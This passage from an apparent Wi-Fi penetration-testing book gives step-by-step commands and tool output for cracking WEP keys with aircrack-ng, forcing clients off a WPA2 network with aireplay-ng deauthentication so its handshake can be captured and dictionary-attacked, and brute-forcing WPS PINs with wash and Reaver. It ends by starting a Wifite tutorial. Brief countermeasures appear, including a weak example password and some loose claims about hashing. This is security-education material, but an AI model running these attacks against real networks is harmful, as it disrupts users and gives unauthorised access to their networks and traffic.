Run **aircrack-ng [airodump-ng output filename].cap** and wait for the key to appear.

```
aircrack-ng rootsh3ll-01.cap
```

```
                                              Aircrack-ng 1.2 rc4

                                  [00:00:07] Tested 134401 keys (got 25663 IVs)

KB    depth    byte(vote)
 0    56/ 57   DA(27904) 2F(27648) 43(27648) 67(27648) 7C(27648) 81(27648) A1(27648) AF(27648) B8(27648)
 1    24/  1   D8(29696) 06(29440) 29(29440) 33(29440) B1(29440) 03(29184) FC(29184) 26(28928) BC(28928)
 2    13/ 47   FB(29952) 27(29696) 48(29696) AB(29696) D4(29696) 49(29440) 64(29440) 6E(29440) C0(29440)
 3    13/  3   E3(29952) 32(29696) 61(29696) 89(29696) 06(29440) D3(29440) E8(29440) 12(29184) 31(29184)
 4     0/  3   C9(39424) 1C(33024) DB(33024) D8(32768) 01(32256) B2(31232) 02(30976) 1A(30976) C7(30976)

Failed. Next try with 30000 IVs.
```

Fortunately, aircrack-ng also cracks in an endless process, so no need to enter commands again and again.
As you can see in the above image aircrack-ng got 25,663 IVs but didn’t succeed and waiting for **#data** to be written to cap file and try again on 30,000 IVs.
After a significant no. of #Data packets are captured and dumped, aircrack-ng will display the password with a similar output

```
                                 Aircrack-ng 1.2 rc4


                        [00:00:01] Tested 1192814 keys (got 169452 IVs)

KB     depth    byte(vote)
 0     0/  1    69(229376) 13(184320) 4E(183808) 17(183296) D0(183040) 6B(182528) F3(182528)
 1     0/  1    61(241408) 52(186368) B8(185088) 44(184320) 6A(183552) 79(182528) 9F(182528)
 2     0/  1    6D(228096) 59(186624) 08(185344) 81(184320) 0B(183040) 4B(182528) 58(181248)
 3     0/  1    20(224000) 33(185600) 64(185600) 19(185088) 1A(183552) E1(182528) 63(182016)
 4     0/  1    72(241408) 01(188928) 1F(186112) E9(184576) 4F(183296) 7E(183296) 9B(182016)
 5     0/  1    6F(230912) EF(185088) 58(184832) 4B(184320) 51(183552) 4A(183296) E2(183040)
 6     0/  2    6F(194816) 2E(189184) 0B(184064) 5F(183808) B9(183552) A1(183296) E8(182784)
 7     0/  1    74(241152) 4F(188928) 91(188928) 9E(188416) DD(186880) 60(186368) 53(184320)
 8     0/  1    73(216832) FD(186624) 79(185856) 64(184576) 30(184320) 09(183296) B6(183296)
 9     0/  1    68(212224) 74(186880) 3D(186624) EE(185856) FE(184064) 6E(183552) EB(182784)
10     0/  1    EE(189184) EF(186112) 15(185856) 0E(185344) DF(185344) 39(184832) 44(183808)
11     0/  1    46(186112) EA(185088) C2(183808) 41(183040) FE(183040) 66(182528) DF(182528)
12     2/ 10    72(186776) 4E(182772) B7(182756) 17(181852) E5(181788) 48(181096) 97(180956)

            KEY FOUND! [ 69:61:6D:20:72:6F:6F:74:73:68:33:6C:6C ] (ASCII: iam rootsh3ll )
                    Decrypted correctly: 100%
```

This is the ideal way of cracking a WEP enabled network key.

Factors affecting **#Data** captured amount:

1. User connecting/Disconnecting, SLOW
2. Surfing/Downloading across network, FASTEST (takes seconds for 20-40K **#Data**)

It is being called ideal because just at any point it is not sure that a user is downloading, connecting, browsing or even connected to the network.
Then what?
Here come the attacks described above to push the #Data to the limits and get us the IVs quickly. We will learn about them later in this book.
Now, to pay what was due

Another way to fix the "Monitor mode" error in Kali Linux

From airmon-ng check, we know the troublesome processes. Simply stop them via terminal
Kill the network manager,

1. Open Terminal
2. Run service *network-manager* stop
3. Do the same with *wpa_supplicant* and *dhclient*

After you are done with the pentesting and want to connect to a network, you'd want to restart the network manager.
Start/Restart network manager

1. Open terminal
2. Run service *network-manager* start
3. Do the same with *wpa_supplicant* and *dhclient*

Even if you killed the processes using **airmon-ng check kill** command, you can still use the above command to start the network manager and connect to Wi-Fi.

WPA2-Personal cracking [aircrack-ng]

Under certain circumstances it's too easy to crack WEP, which leads us to an obvious question
How to secure it? use WPA2-PSK.

What is WPA2-PSK?

WPA2-PSK, Wi-Fi Protected Access - Pre-Shared Key, is by far one of the most secure and unbroken wireless security encryption algorithm at this moment. There is no encryption flaw yet reported by security researchers for WPA2, so that a malicious hacker can easily take advantage of and easily decrypt data packets.

Encryption might be the most secured and unbroken at this point, but WPA2 system is still pretty vulnerable to the hackers.
Unlike WEP, WPA2 uses a 4-way handshake as an authentication process.

4-Way handshake

The four-way handshake is designed so that the access point (or authenticator) and wireless client (or supplicant) can independently prove to each other that they know the PSK/PMK (Pairwise Master Key), without ever disclosing the key. Instead of disclosing the key, the access point & client each encrypt messages to each other that can only be decrypted by using the PMK that they already share and if decryption of the messages was successful, this proves knowledge of the PMK.


The four-way handshake is critical for protection of the PMK from malicious access points - for example, an attacker's SSID impersonating a real access point - so that the client never has to tell the access point its PMK.

Both *WPA2-PSK* and *WPA2-EAP* result in a **Pairwise Master Key** (PMK) known to both the supplicant (client) and the authenticator (AP). (*In PSK the PMK is derived directly from the password, whereas in EAP it is a result of the authentication process*)

The PMK is designed to last the entire session and should be exposed as little as possible; therefore, keys to encrypt the traffic need to be derived. A four-way handshake is used to establish another key called the Pairwise Transient Key (PTK).

The PTK is generated by concatenating the following attributes: PMK, AP nonce (ANonce), STA nonce (SNonce), AP MAC address, and STA MAC address.

The product is then put through a pseudo random function. The handshake also yields the GTK (Group Temporal Key), used to decrypt multicast and broadcast traffic.



The actual messages exchanged during the handshake are depicted in the figure and explained below (all messages are sent as EAPOL-Key frames):

1. The AP sends a nonce-value to the STA (ANonce). The client now has all the attributes to construct the PTK.
2. The STA sends its own nonce-value (SNonce) to the AP together with a Message Integrity Code(MIC), including authentication, which is really a Message Authentication and Integrity Code (MAIC).
3. The AP constructs and sends the GTK and a sequence number together with another MIC. This sequence number will be used in the next multicast or broadcast frame, so that the receiving STA can perform basic replay detection.
4. The STA sends a confirmation to the AP.

Just like the broadcast packets we saw in the previous chapter using, the 4-way handshake is also in plain text.
Which allows a potential hacker to capture the plaintext information like

- Access point MAC address
- Client MAC address
- ESSID AP Name

Information above is used by the hacker to perform a dictionary attack on the captured 4-way handshake (PCAP File). Let's see

- What is a dictionary attack?
- How to perform a dictionary attack on WPA2-PSK?

What is a dictionary attack?

Hashing is one of the keys used in the security field by the professional to protect the users from the malicious attackers.
A hash is simply a cryptographic function that converts a data or file of an arbitrary length/ size to a fixed length. Unlike encryption, it is practically impossible to invert or reverse, as no key is involved in the process.
Encrypted and encoded data can be decrypted and decoded respectively, but there is no such thing as de-hashing. And a hash is always unique.

In a dictionary attack,

1. We create/use a wordlist (text file of possible passwords)
2. Take one word at a moment from the wordlist
3. Create its hash using the Hash function, PBKDF2 for WPA2
4. Compare the output value with the existing hash.
5. If value matches, password taken from the wordlist is the correct password

Above steps are involved in the WPA2 passphrase cracking process.
Let's begin,

Step 1
Start monitor mode

```
ifconfig wlan0              #Check whether card is detected
airmon-ng check kill        #Kill process causing issues
airmon-ng start wlan0       #Start monitor mode
```

Final output should look like this:

```
root@rs:~# ifconfig wlan0
wlan0: flags=4098<BROADCAST,MULTICAST>  mtu 1500
        ether 00:c0:ca:5a:34:b6  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@rs:~# airmon-ng check kill
Killing these processes:
   PID  Name
   762  wpa_supplicant

root@rs:~# airmon-ng start wlan0


PHY     Interface       Driver          Chipset

phy1    wlan0           rt2800usb       Ralink Technology, Corp. RT2870/RT3070

                (mac80211 monitor mode vif enabled for [phy1]wlan0 on [phy1]wlan0mon)
                (mac80211 station mode vif disabled for [phy1]wlan0)
```

Step 2:
Start capture, airodump-ng
We will now start airodump-ng to sniff the air and wait until the desired AP and

corresponding client are displayed.

```
airodump-ng wlan0mon
```

```
CH 13 ][ Elapsed: 1 min ][ 2017-07-13 01:46

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

64:66:B3:6E:B0:8A  -46       20        1    0  11  54e. WPA2 CCMP   PSK  rootsh3ll
D8:FE:E3:7B:40:A0  -64       15      388    0   1  54e. WPA  CCMP   PSK  Ravi
6C:19:8F:B9:82:B6  -76        9        0    0   1  54e. WPA2 CCMP   PSK  dlink
54:B8:0A:8E:36:00  -78       16        6    0   1  54e  WEP  WEP         abhinav

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

64:66:B3:6E:B0:8A  2C:33:61:3A:C4:2F   -1    1e- 0      0        1
D8:FE:E3:7B:40:A0  50:8F:4C:A0:4D:21   -1    5e- 0      0      388
54:B8:0A:8E:36:00  34:31:11:41:60:2A   -1    1e- 0      0        8
```

As you can see in the above image, "**rootsh3ll**" is the victim AP. We will now note the information highlighted

AP (*ESSID*):	rootsh3ll
AP MAC (*BSSID*):	64:66:B3:6E:B0:8A
Client MAC:	2C:33:61:3A:C4:2F
Channel:	11

Hit CTRL-C, and kill airodump-ng.
Then restart airodump-ng exclusively to capture packets associated with "rootsh3ll" and save the 4-way handshake in a PCAP file, say *rootsh3ll*

Step 3:
Start airodump-ng, exclusively.

```
airodump-ng --bssid 64:66:B3:6E:B0:8A -c 11 wlan0mon -w rootsh3ll
```

```
CH 11 ][ Elapsed: 12 s ][ 2017-07-13 01:56

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

64:66:B3:6E:B0:8A  -47 100      119       13    2  11  54e. WPA2 CCMP   PSK  rootsh3ll

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

64:66:B3:6E:B0:8A  2C:33:61:3A:C4:2F  -24    0 -24     30       46
```

Here "**rootsh3ll**" is the output filename provided to the **-w** parameter

Step 4: Disconnect the client with aireplay-ng.

Capturing a handshake is possible in 2 ways,

1. Wait for a client to connect.
2. Disconnect the already connected client.

Waiting for a client to connect could be a time-consuming process. Whether in our case, option 2 is just perfect as we have a client connected to the wireless AP “rootsh3ll”.
How does that work? we use a tool from the aircrack-ng suite, aireplay-ng, which allows us to craft and send a de-authenticate request to the desired AP with the information we noted down earlier.
We are actually abusing a legitimate Windows (or any other OS) feature. Which forces the wireless card to re-connect to the AP when available.
In the second option we are actually making sure that option 1 happens, so that we can capture the handshake.

1. Client disconnects from AP when deauth packet is received.
2. Reconnect to the AP (of higher signal strength)
3. 4-way handshake happens between AP and client
4. Hacker (airodump-ng) captures the 4-way handshake.

let’s disconnect the client now,

```
aireplay-ng --deauth 5 -a 64:66:B3:6E:B0:8A wlan0mon
```

```
02:00:58  Waiting for beacon frame (BSSID: 64:66:B3:6E:B0:8A) on channel 11
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
02:00:59  Sending DeAuth to broadcast -- BSSID: [64:66:B3:6E:B0:8A]
02:00:59  Sending DeAuth to broadcast -- BSSID: [64:66:B3:6E:B0:8A]
02:01:00  Sending DeAuth to broadcast -- BSSID: [64:66:B3:6E:B0:8A]
02:01:00  Sending DeAuth to broadcast -- BSSID: [64:66:B3:6E:B0:8A]
02:01:01  Sending DeAuth to broadcast -- BSSID: [64:66:B3:6E:B0:8A]
```

Command Breakdown:

--deauth 5:	5 deauth requests broadcasted with BSSID “rootsh3ll”, 0 for endless
-a:	Parameter to tell aireplay-ng the BSSID
wlan0mon:	Monitor mode interface

Step 5:
Capture the handshake
Meanwhile, On the top right of airodump-ng output window, you’d notice something like:
WPA Handshake: 64:66:B3:6E:B0:8A

```
CH 11 ][ Elapsed: 36 s ][ 2017-07-13 02:01 ][ WPA handshake: 64:66:B3:6E:B0:8A

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

64:66:B3:6E:B0:8A  -46 100      357       43    0  11  54e. WPA2 CCMP   PSK  rootsh3ll

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

64:66:B3:6E:B0:8A  2C:33:61:3A:C4:2F  -22    1e-24      0       76
```

Which simply means that the WPA handshake has been capture for the specific BSSID.

Hit CTRL-C, as the handshake has been captured, we will now crack the password using the captured handshake


Step 6: Handshake inspection

How does a Handshake look like? Open Wireshark (*Optional*)
This step is optional, you can open the PCAP file(rootsh3ll-01.cap) in Wireshark for manual inspection, or to see how does a handshake looks like.

Syntax: **Wireshark** [**.cap file**], which in our case is

```
wireshark rootsh3ll-01.cap
```

Type eapol in the display filter field, hit [ENTER] to apply filter.
You would notice the last column, "**Info**" is showing a message no. from 1 to 4.



```
eapol
No.   Source              Protocol  Destination         Info
 1370 Tp-LinkT_6e:b0:8a   EAPOL     Apple_3a:c4:2f      Key (Message 1 of 4)
 1372 Apple_3a:c4:2f      EAPOL     Tp-LinkT_6e:b0:8a   Key (Message 2 of 4)
 1374 Tp-LinkT_6e:b0:8a   EAPOL     Apple_3a:c4:2f      Key (Message 3 of 4)
 1376 Apple_3a:c4:2f      EAPOL     Tp-LinkT_6e:b0:8a   Key (Message 4 of 4)
```

This is the 4-way handshake happened during the capture. It is AP and Client talking to each other. Notice the **Source** and **Destination** tab.

moving on to the next step,

Step 7: An ugly truth of Cracking

"*Once you grab the handshake, your chances to crack the key are as good as your wordlist*"
-A legit WiFi hacker

WPA2 password cracking is not deterministic like WEP, because it is based on a dictionary of possible words and we do not know whether the passphrase is in the wordlist or not. So, you are never sure whether a specific dictionary would work or not.
For this tutorial, I have a beautifully crafted wordlist, like seriously, it's a piece of art! just to demonstrate how the output of the cracked password would look like.

Command and the wordlist looks like this:

```
echo "iamrootsh3ll" > dict
cat dict
```

```
iamrootsh3ll
```

Here I have directly saved the password in the wordlist to demonstrate how the output would look like, yours would be different, obviously.
Fire up aircrack-ng and crack the key
Command Syntax: **aircrack-ng** [**.cap file**] -w [**path/to/wordlist**], which in our case looks like:

```
aircrack-ng rootsh3ll-01.cap -w ./dict
```

Dot "." Stands for current directory, and forward slash "**/**" means inside the directory (not file). Which explains that "./dict" means a file named **dict** is inside (**/**) of current-directory (**.**)


aircrack-ng has cracked the password in one go.

This is quite odd to see the cracked passphrase for the first time, right?
Here's a sample output of the running process, yours would look like the same during the cracking process.

```
                              Aircrack-ng 1.2 rc4

      [00:00:00] 1/0 keys tested (47.56 k/s)

      Time left: 0 seconds                                   inf%

                          KEY FOUND! [ iamrootsh3ll ]


      Master Key     : 1F 4B 02 FE 4C 82 F4 E0 26 2E 60 97 E7 BA D1 F1
                       92 83 B6 68 7F 08 4F 73 33 1D B8 6C 62 49 8B 40

      Transient Key  : D9 E6 11 68 BC F0 0D DF 75 BB 36 ED 38 F2 8A 22
                       BA DA 5F 97 CF 2E 6F B1 49 3A 53 2B 45 78 7C 0C
                       56 C8 EC D5 BD 64 99 04 E7 0C 1A 7C 2C D7 87 C4
                       D5 90 50 E6 ED 40 60 94 BB C9 06 AA 55 35 FF 88

      EAPOL HMAC     : 99 92 11 87 16 7C 8D F2 D1 F9 9B 8E DF 6F 4D 86
```

Remember the wpa.conf file we created while configuring alfa card? Match it's **psk** variable and aircrack-ng's Master Key. It verifies for us that the key is decrypted correctly, as we knew it already

Countermeasures


YOU WRITE YOUR PASSWORD ON A STICKY NOTE
TELL ME HOW NO ONE ELSE WILL SEE IT

Use a strong password. And don't be that guy…

Example: **Myp@sword8@#**, is a strong password
As it has

1. No order in plain English language
2. 13 Character password, very secured
3. Alpha-numeric and special characters in one makes a very strong password.
4. Upper and Lower-case characters.
5. No pattern
6. Not a mobile number, as mobile numbers can be easily guessed.

Or you can just keep a password with some special characters, a word that isn't a pattern or a dictionary word.

Conclusion

We learned the process involved in WPA cracking.
Here is a list of commands we went through the capture and the cracking process

```
airmon-ng check kill                         #Kill troublesome processes
airmon-ng start wlan0
airodump-ng wlan0mon
airodump-ng --bssid 64:66:B3:6E:B0:8A -c 11 wlan0mon -w rootsh3ll
aireplay-ng --deauth 5 -a 64:66:B3:6E:B0:8A wlan0mon
aircrack-ng rootsh3ll-01.cap dict            #Crack the passphrase
```

That’s all for WPA2 for now.
In next chapter, we will learn how to crack WPS, and why WPS?

WPS cracking

What is WPS?

WPS stands for Wi-Fi Protected Setup and was designed to make setting a secure AP simpler for the average homeowner. First introduced in 2006, by 2011 it was discovered that it had a serious design flaw. The WPS PIN could be brute-forced rather simply using tools like Reaver.

What is Reaver?

Reaver is a free, open-source WPS cracking tool which exploits a security hole in wireless routers and can crack WPS-Enabled router's current password with relative ease. It comes pre-installed in Kali Linux and can be installed on other Linux distros via source code. Reaver performs a brute force attack against an access point's Wi-Fi Protected Setup pin number. Once the WPS pin is found, the WPA PSK can be recovered

Description:

Reaver-wps targets the external registrar functionality mandated by the Wi-Fi Protected Setup specification. Access points will provide authenticated registrars with their current wireless configuration (including the WPA PSK), and also accept a new configuration from the registrar.
In order to authenticate as a registrar, the registrar must prove its knowledge of the AP's 8-digit pin number. Registrars may authenticate themselves to an AP at any time without any user interaction. Because the WPS protocol is conducted over EAP, the registrar need only be associated with the AP and does not need any prior knowledge of the wireless encryption or configuration.
Reaver-wps performs a brute force attack against the AP, attempting every possible combination in order to guess the AP's 8-digit pin number. Since the pin numbers are all numeric, there are 10^8 (100,000,000-1 = **99,999,999**) possible values for any given pin number, considering 00,000,000 is not the key. However, because the last digit of the pin is a checksum value which can be calculated based on the previous 7 digits, that key space is reduced to 10^7 (10,000,000-1 =**9,999,999**) possible values, again as checksum of first 6 zeros will be zero, we remove 0,000,000 to be brute-forced.
The key space is reduced even further due to the fact that the WPS authentication protocol cuts the pin in half and validates each half individually. That means that there are (10^4)-1 i.e. **9,999** possible values for the first half of the pin and (10^3)-1 i.e. **999** possible values for the second half of the pin, with the last digit of the pin being a checksum.
Reaver-wps brute forces the first half of the pin and then the second half of the pin, meaning that the entire key space for the WPS pin number can be exhausted in **10,999** attempts. The speed at which Reaver can test pin numbers is entirely limited by the speed at which the AP can process WPS requests. Some APs are fast enough that one

pin can be tested every second; others are slower and only allowing one pin every ten seconds. Statistically, it will only take half of that time in order to guess the correct pin number.

Installing Reaver from Source Code:

System: Ubuntu/Debian

```
sudo apt-get install libpcap-dev sqlite3 libsqlite3-dev libpcap0.8-dev
wget http://reaver-wps.googlecode.com/files/reaver-1.4.tar.gz
tar zxvf reaver-1.4.tar.gz
cd reaver-1.4
cd src
./configure
make
sudo make install
```

If you've read previous tutorial, you will know that first we have to put our wireless card on monitor mode and then start scanning.

Step 1: Putting Card on Monitor Mode

First kill the programs that may cause issues, then we will put our card into monitor mode.

```
sudo airmon-ng check kill
sudo airmon-ng start wlan0
```

wlan1 is the wireless interface in my case, you can check yours by simply typing in terminal.


```
iwconfig
```

Step 2: Scanning the Air for WPS Networks

Airodump-ng has a limitation, it cannot detect WPS enabled routers. So, for that purpose we use wash command which installs along with Reaver and helps us scanning for WPS enabled routers.

```
sudo wash -i wlan0mon
```

It will show a similar output:




```
Wash v1.5.2 WiFi Protected Setup Scan Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>
mod by t6_x <t6_x@hotmail.com> & DataHead & Soxrok2212

BSSID                  Channel       RSSI      WPS Version       WPS Locked        ESSID
---------------------------------------------------------------------------------------------------
6C:19:8F:B9:82:B6         1          -71       1.0               Yes               koushik123
D8:FE:E3:7B:40:A0         2          -51       1.0               No                RAVI69
00:1F:33:E5:4A:DF        11          -75       1.0               No                Sandeep
EC:1A:59:43:3F:FD        11          -21       1.0               Yes               belkin.ffd
3C:47:11:85:BB:0A        11          -77       1.0               No                Tata-Photon-Max-Wi-Fi-BB0A
88:CE:FA:6F:A4:F9         6          -79       1.0               No                Tata-Photon-Max-Wi-Fi-A4F9
^C
```

Note the "WPS Locked" column; this is far from a definitive indicator, but in general, you'll find that APs which are listed as unlocked are much more likely to be susceptible to brute forcing. You can still attempt to launch an attack against a network which is WPS locked, but the chances of success aren't very good. Here,

ESSID/Target:	rootsh3ll
BSSID:	EC:1A:59:43:3F:FD
Channel:	11
WPS Locked:	Yes

In case you're getting an output like this:



```
Wash v1.5.2 WiFi Protected Setup Scan Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacn
mod by t6_x <t6_x@hotmail.com> & DataHead & Soxrok2212

BSSID                  Channel       RSSI       WPS Version       WPS Locked
----------------------------------------------------------------------------
[!] Found packet with bad FCS, skipping...
[!] Found packet with bad FCS, skipping...
[!] Found packet with bad FCS, skipping...
[!] Found packet with bad FCS, skipping...
[!] Found packet with bad FCS, skipping...
[!] Found packet with bad FCS, skipping...
[!] Found packet with bad FCS, skipping...
[!] Found packet with bad FCS, skipping...
^C
```

Just add -C or --ignore-fcs with the previous command to skip

```
wash -i wlan0mon -C
wash -i wlan0mon --ignore-fcs
```

Both will work the same, and ignore FCS packets and you will get previously shown output.

Step 3: Fire up Reaver
After getting the target AP's BSSID, use Reaver to try WPS pin attack on it.

```
reaver -i wlan0mon -b EC:1A:59:43:3F:FD
```

```
In some case, BSSID may be cloaked, or duplicated by another attacker. In that case Reaver
won't be able to successfully conduct WPS pin attack. You'll have to be more precise by
providing ESSID and channel number, we earlier noted to Reaver.
```

```
reaver -i wlan0mon -b EC:1A:59:43:3F:FD -c 11 -e "rootsh3ll"
```

ESSID may contain spaces, so always include ESSID in quotes.

Step 4: Cracking WPS
This part is actually done by Reaver itself, as we've already provided necessary information to it. If the router is vulnerable to WPS Pin attack, it will show you an output like this:

```
[+] Trying pin 12345670
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received WSC NACK
[+] Sending WSC NACK
[+] Trying pin 00005678
```

If Reaver succeeds in Trying one pin after another, WPS pin and corresponding WPA2-PSK key is most like to be broken in couple of hours (3-5).
It is quite funny that WPS was supposed to provide ease and security to the home users, but a vulnerable WPS enabled router allows a potential attacker to break the security with ease. Not only the WPS key, but also the WPA2 Pre-Shared Key that is considerably a lot hard to crack without WPS.

An Ugly Truth about WPS [For Pentesters]

It's important to note that new APs no longer have this vulnerability. This attack will only work on routers sold during that 2006 and early 2012. Since people keep routers for many years, there are still plenty of vulnerable ones around. So once in a while this technique could be useful.

Supported Wireless Drivers

The following wireless drivers have been tested or reported to work successfully with Reaver-wps:

- ath9k
- rtl8187
- carl19170
- ipw2000
- rt2800pci
- rt73usb

Partially Supported
The following wireless drivers have had mixed success, and may or may not work depending on your wireless card (i.e., if you are having problems with these drivers/cards, consider trying a new card before submitting a trouble ticket):

- ath5k
- iwlan
- **rtl2800usb**
- b43

Not Supported
The following wireless drivers/cards have been tested or reported to not work properly with Reaver:

- iwl4965

- RT3070L
- Netgear WG111v3

Countermeasures

1. Turn off the WPS by the WPS push button, if vulnerable.
2. Do not use WPS, if your router is vulnerable and use a strong WPA2 passphrase.
3. Check whether your router is manufactured after 2012, It may not be vulnerable.

3

Automated Wi-Fi Cracking

Wifite: Automated Wireless Hacking/Auditing Tool

Wifite is a tool to audit WEP or WPA/2 encrypted wireless networks. It uses aircrack-ng, pyrit, reaver, tshark tools to perform the audit. It is a Linux platform tool (comes pre-installed on Kali, Backtrack, Pentoo, BackBox, and other pentesting distributions) coded in Python. It automates the Wi-Fi hacking process and aims at minimizing the user inputs by scanning and using Python libraries for automation techniques.
It uses tools like aircrack-ng, reaver, tshark, cowpatty for various purposes like

- Enabling monitor mode
- Scanning air
- Capturing handshake
- Validating handshake
- Cracking key
- analysing output and captured packets etc.

Before we start the tool, we do need to learn how to install the tool and make it working like a command as it comes in all the pentesting distros. Here are the steps we will be covering in this tutorial.

- Downloading Wifite
- Installing Wifite as a system command
- Cracking WEP using Wifite
- Cracking WPA/2 using Wifite
- How to fix WPA/2 handshake capture error in Wifite
- Focusing Wifite

Let's begin.

Download Wifite

Wifite was previously hosted on code.google.com, but it is now a full-fledged project and hosted on GitHub. For all the latest updates, you should go for the GitHub link, that you may find on Search engine's results.
You may directly download it here https://github.com/derv82/wifite
Latest version (at the time of writing) is r87. Kali includes r87 version by default, but that version has an error that we will see to fix in this tutorial.

Installing a tool (Wifite) as a command in Linux

Making it handy to simply open the terminal, or access it from anywhere, and use wifite as a command and not a path/to/the wifite.py. This is not only limited for this script i.e. Wifite, but you can apply this to any working tool/script/program on your Linux platform to make and run it *as-a-command*.
We have already downloaded the latest Wifite script and assume that it is stored on our Desktop.
Move to Desktop

```
cd ~/Desktop
```

~ reflects the HOME Directory to the shell. Check your home directory with **echo $HOME**
Here **$HOME** is an environment variable. **/Desktop** is the directory stored in the HOME directory.

```
unzip wifite*.zip
```

